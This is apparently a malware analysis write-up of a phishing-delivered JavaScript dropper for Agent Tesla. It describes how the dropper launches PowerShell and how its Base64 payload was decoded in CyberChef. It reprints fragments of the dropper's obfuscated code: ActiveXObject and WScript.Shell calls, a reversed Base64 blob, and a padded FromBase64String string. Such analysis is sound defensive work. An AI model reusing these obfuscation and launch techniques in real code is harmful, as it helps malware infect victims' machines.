Infection flow analysis of an agent Tesla delivered through a phishing email with a .js linked through the contained URL.

The content of the javascript downloaded from the web contains a bunch of obfuscated variables but it does not appear to be used in anything.



Figure 1. Unused Variable Noise

ActiveXObject is called and used to create a dictionary of some sort as well as launching powershell.

```
var lNCWCRCqiczeWnNmmWcdKKUULWKkHkdWePiqeLNfKgbUcxcGqtxLelRZLlbURGcL
 var betle = new ActiveXObject("Scripting.Dictionary");
    var codonophone = carcaju(betle);

    if (codonophone === "lustrino") {
        switch (betle.Item("action")) {
            case metatarso:
                codonophone = rondear(betle);
                break;
            case invencionar:
                codonophone = folchlore(betle);
                break;
            case enojadamente:
                codonophone = rechan(betle);
                break;
            case exsolver:
                codonophone = paixoeiro(betle);
                break;
            case suinophobia:
                codonophone = rondear(betle);
                break;
            default:
                Usage(true);
```

Figure 2. Dictionary

```
var fanchona = "==AApAAIAkCA5AwMA0FAyBQQAgEADBwWAwCA2AwMA0FAyBQQAgEADBwWAYGAtAQKAcCA7AQKAkCA9BQMAsHAvBAZAEGA2BQaAQHAhBwJAsCAnAwcAcCArAwJAUGAnAwKAcCAkBQfAcCArAwJAEDA7BALA0HAxAweAIDAzAwcAMHA1BwYA8GAyBAUA4GAJBAZAQGAnAwKAcCA
fanchona += "CArAwJAUGAkBwJAsCAnAQfAEDA7BAIAwCAgAQfAEDA7BwbAQGAhBgdAcCArAwJAkGA0BwJAsCAnAQYAMHAnAwKAcCA1BAZA0HAxAwJAsCAnAweAACAsAwJAsCAnAAIA0HAxAwJAsCAnAweAcCArAwJAgGA0BAdAAHAzBgOAcCArAwJA8CAnAwKAcCAvAAcAUHAnAwKAcCAiBQLA
fanchona += "1BwJAsCAnAgdA8CAoBwYAYGAuAAdAgHA0BQfAEDA7BAKAAEAnAwKAcCAdBQXAsFA0BwYAUGAqBgYAcCArAwJA8GAbBAIAwCAsBAbAUHAuBQfAADA7BAKAcCArAwJAUGArBwJAsCAnAwbAYHAuBQSA4CAnAwKAcCAkBwJAsCAnAwbAgGAnAwKAcCA0BQZA0GAnAwKAcCA9BAMAsH
fanchona += "AIAcCArAwJAQGAvBwJAsCAnAAaAQHA1BQbAcCArAwJA0HAwAweAsDApAQfAEDA7BQZA0GAnAwKAcCAvBASA4CAFBAUA4GA1BgUAcCArAwJA0HAxAweAgCA1BAcAcCArAwJAkHAUBAdAUGAHBgLAcCArAwJAkHAnAwKAcCAsBwJAsCAnAgYA0GAnAwKAcCA1BwcAMHAnAwKAcCAh
fanchona += "AcCArAwJA8GAMBgOAoDAdBQeAcCArAwJAwGAiBQbAUGAzBwcAEEAuAgbA8GAnAwKAcCApBAdAMGA1BAbAcCArAwJAYGA1BgUAcCArAwJAsFAgAQPAcCArAwJAACA5BAbAIGAtBQZAMHAzBQYAcCArAwJA0HAwAwJAsCAnAweAsDApAAdA4GA1BwJAsCAnAAdAcCArAwJA4GAvBw
fanchona += "CAdBAdAIHA1BgdA4GAvBwJAsCAnAwQA4CAtBQZAQHAzBQeAcCArAwJAMFAnAwKAcCAbBwJAsCAnAAIA0DAgAAdA4GAnAwKAcCA1BAdAcCArAwJA4GAvBwQAkHAyBwJAsCAnAQYAcCArAwJA4GApBgYA0HAwAwJAsCAnAweAsDApAAbAIHA1BQfAADA7BAKAcGAuBQaAIHA0BwUA
fanchona += "rAwJAACA0BwYAcCArAwJAUGAqBgYA8EAtAwdAUGAOBAKAcCArAwJAACA9AAIAQHAuBQZAQHAnAwKAcCAuBwJAsCAnAwbAMEA0AgNAUGAzBwJAsCAnAQYAIGA9BAMAsHA7AQfAEDA7BwJAsCAnAAdAgHA0BgLAcCArAwJAoEA1BAdA8GAnAwKAcCAOBAaAEGA0BwJAsCAnAQZAQE
fanchona += "wLAYDAvAwZAIHAnAwKAcCAvBwJAsCAnAgLAcCArAwJAUGA2BQaAgGAjBwJAsCAnAgcAcCArAwJAEGAuAwcAUHAuAQMAADA2AANAADA5AQYAkGAvAwLAcCArAwJAoDAzBAcAQHAnAwKAcCA0BAaA0HAxAweAACA9AAIAwGAnAwKAcCAyBQdA0HAwAwJAsCAnAweAcCAoAAKAACAo
fanchona = fanchona.split(chorumento).join("");
fanchona = fanchona.split("").reverse().join("");
var atlante = new ActiveXObject("WScript.Shell");
var glenodina = "‡ 卯 月 ⁒ ⋰$C‡ 卯 月 ⁒ ⋰o";
glenodina += "‡ 卯 月 ⁒ ⋰d‡ 卯 月 ⁒ ⋰i‡ 卯 月 ⁒ ⋰g‡ 卯 月 ⁒ ⋰";
glenodina += "‡ 卯 月 ⁒ ⋰o‡ 卯 月 ⁒ ⋰ =‡ 卯 月 ⁒ ⋰ '";
glenodina += "‡ 卯 月 ⁒ ⋰" + fanchona + "';‡ 卯 月 ⁒ ⋰";
glenodina += "‡ 卯 月 ⁒ ⋰$‡ 卯 月 ⁒ ⋰O";
glenodina += "‡ 卯 月 ⁒ ⋰Wj‡ 卯 月 ⁒ ⋰";
glenodina += "‡ 卯 月 ⁒ ⋰u‡ 卯 月 ⁒ ⋰x";
glenodina += "‡ 卯 月 ⁒ ⋰D";
glenodina += "‡ 卯 月 ⁒ ⋰ = ‡ 卯 月 ⁒ ⋰";
glenodina += "‡ 卯 月 ⁒ ⋰[sy‡ 卯 月 ⁒ ⋰";
glenodina += "‡ 卯 月 ⁒ ⋰st‡ 卯 月 ⁒ ⋰e";
glenodina += "‡ 卯 月 ⁒ ⋰m‡ 卯 月 ⁒ ⋰.Te‡ 卯 月 ⁒ ⋰";
glenodina += "‡ 卯 月 ⁒ ⋰x‡ 卯 月 ⁒ ⋰t.‡ 卯 月 ⁒ ⋰";
glenodina += "‡ 卯 月 ⁒ ⋰en";
glenodina += "‡ 卯 月 ⁒ ⋰c‡ 卯 月 ⁒ ⋰od‡ 卯 月 ⁒ ⋰";
glenodina += "‡ 卯 月 ⁒ ⋰i‡ 卯 月 ⁒ ⋰ng";
glenodina += "‡ 卯 月 ⁒ ⋰]:‡ 卯 月 ⁒ ⋰:U";
glenodina += "‡ 卯 月 ⁒ ⋰n‡ 卯 月 ⁒ ⋰ic";
glenodina += "‡ 卯 月 ⁒ ⋰od‡ 卯 月 ⁒ ⋰e";
glenodina += "‡ 卯 月 ⁒ ⋰.G‡ 卯 月 ⁒ ⋰e";
glenodina += "‡ 卯 月 ⁒ ⋰t‡ 卯 月 ⁒ ⋰St";
glenodina += "‡ 卯 月 ⁒ ⋰r‡ 卯 月 ⁒ ⋰i";
glenodina += "‡ 卯 月 ⁒ ⋰n‡ 卯 月 ⁒ ⋰g(";
glenodina += "‡ 卯 月 ⁒ ⋰[‡ 卯 月 ⁒ ⋰s‡ 卯 月 ⁒ ⋰";
glenodina += "‡ 卯 月 ⁒ ⋰ys‡ 卯 月 ⁒ ⋰";
glenodina += "‡ 卯 月 ⁒ ⋰tem";
glenodina += "‡ 卯 月 ⁒ ⋰.C‡ 卯 月 ⁒ ⋰o";
glenodina += "‡ 卯 月 ⁒ ⋰n‡ 卯 月 ⁒ ⋰ve";
glenodina += "‡ 卯 月 ⁒ ⋰r‡ 卯 月 ⁒ ⋰t]::";
glenodina += "‡ 卯 月 ⁒ ⋰F‡ 卯 月 ⁒ ⋰r‡ 卯 月 ⁒ ⋰o";
glenodina += "‡ 卯 月 ⁒ ⋰mb‡ 卯 月 ⁒ ⋰a";
glenodina += "‡ 卯 月 ⁒ ⋰s‡ 卯 月 ⁒ ⋰e‡ 卯 月 ⁒ ⋰6";
glenodina += "‡ 卯 月 ⁒ ⋰4‡ 卯 月 ⁒ ⋰St‡ 卯 月 ⁒ ⋰r";
glenodina += "‡ 卯 月 ⁒ ⋰in‡ 卯 月 ⁒ ⋰g";
glenodina += "($C‡ 卯 月 ⁒ ⋰";
```

Figure 3. WScript.Shell

The remainder of the script on this javascript file goes back to a repeat of all the unused variables with seemingly random values just to add noise.

The opened powershell command runs an obfuscated script that can be decoded with cyberchef through the use of both fromBase64 and remove Null. The following result is shown below.



Figure 4. Cyberchef Decoding

Since the decoded string still runs the command by appending the string values together, I've put it into a string replacer to remove it and used the final output to access the final ".txt" file that is loaded into the assembly.



Figure 5. Concatenating the Strings Together

The contents of the encoded .txt file which will be compiled into the assembly are shown below.



Figure 6. Content of .txt File.

Running the text file into cyberchef to decode the binary shows that it has an MZ header and is likely going to be the Agent Tesla payload.



Figure 7. Compiled txt File Decoded